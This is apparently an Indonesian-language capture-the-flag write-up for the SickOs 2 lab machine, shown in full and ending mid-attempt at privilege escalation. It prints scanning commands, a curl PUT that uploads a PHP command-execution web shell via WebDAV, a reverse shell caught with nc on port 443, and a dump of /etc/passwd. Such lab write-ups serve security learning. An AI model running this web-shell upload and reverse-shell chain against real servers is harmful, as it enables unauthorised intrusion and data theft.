



```
 .oooooo..o  o8o            oooo          .oooooo.
oo.
d8P'    `Y8  `"'            `888         d8P'  `Y8b
Y88b
Y88bo.      oooo   .ooooo.   888  oooo  888      888  .oooo.o
 ]8P'
 `"Y8888o.  `888  d88' `"Y8  888 .8P'   888      888 d88(  "8
d8P'
     `"Y88b  888  888        888888.    888      888 `"Y88b.
 '
oo     .d8P  888  888   .o8  888 `88b.  `88b    d88' o.  )88b
   .o
8""88888P'  o888o `Y8bod8P' o888o o888o  `Y8bood8P'  8""888P'
88888



ubuntu login: _
```

SickOs 2


Reja Revaldy F

$ sudo netdiscover




```
Currently scanning: 192.168.25.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     24:58:6e:c0:5c:70      4     240  zte corporation
192.168.1.5     f8:1a:67:09:bf:16      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.10    08:00:27:f7:52:22      1      60  PCS Systemtechnik GmbH
192.168.1.7     94:d3:31:4d:d6:df      1      60  Xiaomi Communications Co Ltd
```

$ nmap -A -T4 -p- 192.168.1.10




```
 kali@kali  ~/CTF/sickos2  nmap -A -T4 -p- 192.168.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-15 11:12 EDT
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.0053s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 668cc0f2857c6cc0f6ab7d480481c2d4 (DSA)
|   2048 ba86f5eecc83dfa63ffdc134bb7e62ab (RSA)
|_  256 a16cfa18da571d332c52e4ec97e29eaf (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.28
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.22 seconds
```

Port 80


192.168.1.10
WHAT IF COMPUTER VIRUSES
ARE REALLY MADE BY THE ANTI-VIRUS SOFTARE COMPANIES TO MAKE MONEY?
quickmeme.com


>>>

```
$ nikto -h 192.168.1.10
```



```
 kali@kali  ~/CTF/sickos2  nikto -h 192.168.1.10
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2023-07-15 11:15:54 (GMT-4)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://ww
ng-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2023-07-15 11:16:33 (GMT-4) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Saat melakakukan scanning menggunakan nikto, kita bisa melihat ada directroy indexing /test/, dengan menggunakan lighttpd versi 1.4.28




Index of /test/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory

lighttpd/1.4.28

Selagi saya mencari apa itu lighttpd dan exploitnya saya penasaran dengan gambar yang ada di website tersebut, dan tidak mendapatkan apa apa, setelah itu saya pun mendapatkan exploit yang menarik.



sp4c30x1 Update README.md 624c29b on Dec 31, 2017 11 commits

README.md	Update README.md	6 years ago
tool_utc.png	Add files via upload	6 years ago
vltz.py	Update vltz.py	6 years ago

README.md

uc httpd exploit *lighthttpd*

Simple uc httpd exploit made with py3.. this exploit was written from CVE-2014-2324

Description

Multiple directory traversal vulnerabilities in (1) mod_evhost and (2) mod_simple_vhost in lighttpd before 1.4.35 allow remote attackers to read arbitrary files via a .. (dot dot) in the host name, related to request_check_hostname.


https://en.wikipedia.org/wiki/Lighttpd

```
python3 uc_httpd.py http://200.223.4.250:8080 /etc/passwd
[+] uc-httpd exploiter [+]
[+] usage: python3 uc_httpd.py http://targetip

[+]Trying: http://200.223.4.250:8080/../../../../../etc/passwd

Status: 200

[+]DATA RESPONSE: b'root:absxcfbgXtb3o:0:0:root:/:/bin/sh\n'
```

About

Simple uc httpd exploit made with py3.. this exploit was written from CVE-2014-2324


Setelah saya coba clone dan jalankan exploit tidak bisa digunakan atau tidak mendapatkan hasil apa apa



```
✘ kali@kali  ~/CTF/sickos2/uc_httpd_exploit  master  python vltz.py 192.168.1.10/test /etc/passwd
[+] uc-httpd exploiter [+]
[+] usage: python3 /home/kali/CTF/sickos2/uc_httpd_exploit/vltz.py http://targetip /etc/passwd


[+]Trying: 192.168.1.10/test/../../../../../etc/passwd


Status: 404


[+]DATA RESPONSE: b'<?xml version="1.0" encoding="iso-8859-1"?>\n<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transit
ional//EN"\n         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n<html xmlns="http://www.w3.org/1999/
xhtml" xml:lang="en" lang="en">\n <head>\n  <title>404 - Not Found</title>\n </head>\n <body>\n  <h1>404 - Not Found<
/h1>\n </body>\n</html>\n'
 kali@kali  ~/CTF/sickos2/uc_httpd_exploit  master 
```

Lalu saya coba melakukan curl di url tersebut saya menemukan bahwa ada beberapa method yang terbuka yaitu :


```
$ curl -v -X OPTIONS 192.168.1.10/test
```



```
 kali@kali  ~/CTF/sickos2  curl -v -X OPTIONS 192.168.1.10/test
*   Trying 192.168.1.10:80...
* Connected to 192.168.1.10 (192.168.1.10) port 80 (#0)
> OPTIONS /test HTTP/1.1
> Host: 192.168.1.10
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Location: http://192.168.1.10/test/
< Content-Length: 0
< Date: Mon, 24 Jul 2023 10:58:20 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.1.10 left intact
```


dan ketika saya coba put sebuah php sederhana yang menerima parameter cmd dan bisa mengeksekusi system command, ternyata bisa!

```
$ curl -X PUT "192.168.1.10/test/shell.php" -d '<?php
system($_GET["cmd"]); ?>'
```




```
 kali@kali  ~/CTF/sickos2  curl -X PUT "192.168.1.10/test/shell.php" -d '<?php
system($_GET["cmd"]); ?>'
 kali@kali  ~/CTF/sickos2  curl -v 192.168.1.10/test/shell.php?cmd=whoami
zsh: no matches found: 192.168.1.10/test/shell.php?cmd=whoami
 ✘ kali@kali  ~/CTF/sickos2  curl -v "192.168.1.10/test/shell.php?cmd=whoami"
*   Trying 192.168.1.10:80...
* Connected to 192.168.1.10 (192.168.1.10) port 80 (#0)
> GET /test/shell.php?cmd=whoami HTTP/1.1
> Host: 192.168.1.10
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Mon, 24 Jul 2023 11:51:41 GMT
< Server: lighttpd/1.4.28
<
www-data
* Connection #0 to host 192.168.1.10 left intact
 kali@kali  ~/CTF/sickos2  S
```


Langsung saja karena kita bisa mengeksekusi sebuah command maka saya cari reverse shell nya menggunakan website "https://www.revshells.com/"
Setelah itu saya coba untuk melakukan nc dan ternyata tidak bisa, setelah saya coba cari cari ternyata server hanya bisa listen port 443 yang merupakan port https



```
 ✘ kali@kali  ~/CTF/sickos2  nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 55532
$ ls
ls
shell.php
$ █
```




```
$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
john:x:1000:1000:Ubuntu 12.x,,,:/home/john:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
$ uname -a
uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
$ 
```



```
$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.4 LTS"
NAME="Ubuntu"
VERSION="12.04.4 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.4 LTS)"
VERSION_ID="12.04"
$
```

Disini karena saya mendapatkan versi ubuntunya dan juga setelah saya cari ternyata terdapat exploit yaitu "https://www.exploit-db.com/exploits/37292", dan terdapat gcc agar kita bisa melakukan compiling. disini saya coba start server sendiri dikarenakan machine tidak bisa mengakses internet, setelah saya coba dengan port 443, dan melakukan eksekusi terhadap file, tidak terjadi apa apa.



```
